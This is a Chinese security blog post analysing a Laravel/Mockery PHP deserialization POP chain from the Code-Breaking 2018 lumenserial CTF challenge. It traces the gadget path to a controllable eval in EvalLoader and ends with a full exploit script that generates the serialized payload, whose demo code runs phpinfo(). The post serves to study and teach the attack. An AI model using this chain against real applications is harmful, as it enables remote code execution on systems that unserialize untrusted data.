登录

Laravel mockery组件反序列化POP链分析

Smi1e / 2019-08-05 07:32:00 / 浏览数 5775 安全技术 WEB安全 顶(0) 踩(0)

昨天p牛在小密圈发布了Code-Breaking 2018 lumenserial题目的官方反序列化payload，在这里简单分析一下。

首先入口点利用的依然是类Illuminate\Broadcasting\PendingBroadcast的__destruct方法。

```
54      */
55     public function __destruct()
56     {
57         $this->events->dispatch($this->event);  event: Illuminate\Broadcasting\BroadcastEvent  events: Illuminate\Bus\Dispatcher
58     }
59 }
60
```


接着调用的是类Illuminate\Bus\Dispatcher的dispatch方法

```
70     public function dispatch($command)  $command: {event => null, connection => Mockery\Genera
71     {
72         if ($this->queueResolver && $this->commandShouldBeQueued($command)) {  $command: {even
73             return $this->dispatchToQueue($command);
74         }
75
76         return $this->dispatchNow($command);
77     }
```

这里需要进入$this->dispatchToQueue，因此需要满足if条件，第一个条件就不用说了，跟进$this->commandShouldBeQueued

```
132      */
133     protected function commandShouldBeQueued($command)
134     {
135         return $command instanceof ShouldQueue;
136     }
137
```


需要$command也就是$this->event实现了ShouldQueue接口。
我们可以通过全局搜索来找，具体使用哪个类可能还需要根据后面的利用条件来选择，p牛这里用的是Illuminate\Broadcasting\BroadcastEvent



继续跟进$this->dispatchToQueue($command)，可以看到这里有一个任意方法调用。方法可控，参数$connection等于$command->connection

```php
public function dispatchToQueue($command)  $command: {event => null, connection => Mockery\Generator\MockDefinition, queue => null, chai
{
    $connection = $command->connection ?? null;  $command: {event => null, connection => Mockery\Generator\MockDefinition, queue => null

    $queue = call_user_func($this->queueResolver, $connection);  queueResolver: [2]

    if (! $queue instanceof Queue) {
        throw new RuntimeException( message: 'Queue resolver did not return a Queue implementation.');
    }

    if (method_exists($command,  method_name: 'queue')) {
        return $command->queue($queue, $command);
    }

    return $this->pushCommandToQueue($queue, $command);
}
```

这里p牛利用的是类Mockery\Loader\EvalLoader的load方法



```php
namespace Mockery\Loader;

use Mockery\Generator\MockDefinition;
use Mockery\Loader\Loader;

class EvalLoader implements Loader
{
    public function load(MockDefinition $definition)
    {
        if (class_exists($definition->getClassName(), autoload: false)) {
            return;
        }

        eval("?>" . $definition->getCode());
    }
}
```

可以看到下面的eval可以利用，但我们需要先绕过if条件，也就是让class_exists($definition->getClassName(), false)返回false。这里的$definition也就是$this->event->connection的类型必须是Mockery\Generator\MockDefinition类的对象。

```php
<?php
namespace Mockery\Generator;

class MockDefinition
{
   protected $config;
   protected $code;

   public function __construct(MockConfiguration $config, $code)
   {
       if (!$config->getName()) {
           throw new \InvalidArgumentException("MockConfiguration must contain a name");
       }
       $this->config = $config;
       $this->code = $code;
   }

   public function getConfig()
   {
       return $this->config;
   }

   public function getClassName()
   {
       return $this->config->getName();
   }

   public function getCode()
   {
       return $this->code;
   }
}
```

这里的getClassName方法返回的是$this->config->getName()，我们只需要找到一个含有getName方法且返回值可控的类，让其返回一个不存在的类名即可。类Mockery\Generator\MockConfiguration

```
411     public function getName()
412     {
413         return $this->name;  name: "abcdefg"
414     }
```

最后进入eval("?>" . $definition->getCode());，getCode的返回值我们依然可控。

```
47     public function getCode()
48     {
49         return $this->code;
50     }
51 }
```

最终实现任意代码执行。

exp:

```
<?php
namespace Illuminate\Broadcasting{
 class PendingBroadcast
 {
   protected $event;
   protected $events;

   public function __construct($events,$event)
   {
     $this->events = $events;
     $this->event = $event;
   }
 }
}

namespace Illuminate\Bus{
 class Dispatcher
 {
   protected $queueResolver;

   public function __construct($queueResolver)
   {
     $this->queueResolver = $queueResolver;
   }
 }
}

namespace Illuminate\Broadcasting{
 class BroadcastEvent
 {
   public $connection;

   public function __construct($connection)
   {
     $this->connection = $connection;
   }
 }
}


namespace Mockery\Generator{
 class MockDefinition
```

```
 {
   protected $config;
   protected $code = '<?php phpinfo();?>';

   public function __construct($config)
   {
     $this->config = $config;
   }
 }
}

namespace Mockery\Generator{
 class MockConfiguration
 {
   protected $name = '1234';
 }
}

namespace Mockery\Loader{
 class EvalLoader
 {
    public function load(MockDefinition $definition)
    {

    }
 }
}

namespace{
 $Mockery = new Mockery\Loader\EvalLoader();
 $queueResolver = array($Mockery, "load");
 $MockConfiguration = new Mockery\Generator\MockConfiguration();
 $MockDefinition = new Mockery\Generator\MockDefinition($MockConfiguration);
 $BroadcastEvent = new Illuminate\Broadcasting\BroadcastEvent($MockDefinition);
 $Dispatcher = new Illuminate\Bus\Dispatcher($queueResolver);
 $PendingBroadcast = new Illuminate\Broadcasting\PendingBroadcast($Dispatcher,$BroadcastEvent);
 echo urlencode(serialize($PendingBroadcast));
}
?>
```

ps: phpstorm真香

点击收藏 | 0 关注 | 2

上一篇：浏览器解码看XSS 下一篇：精简版SDL落地实践

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板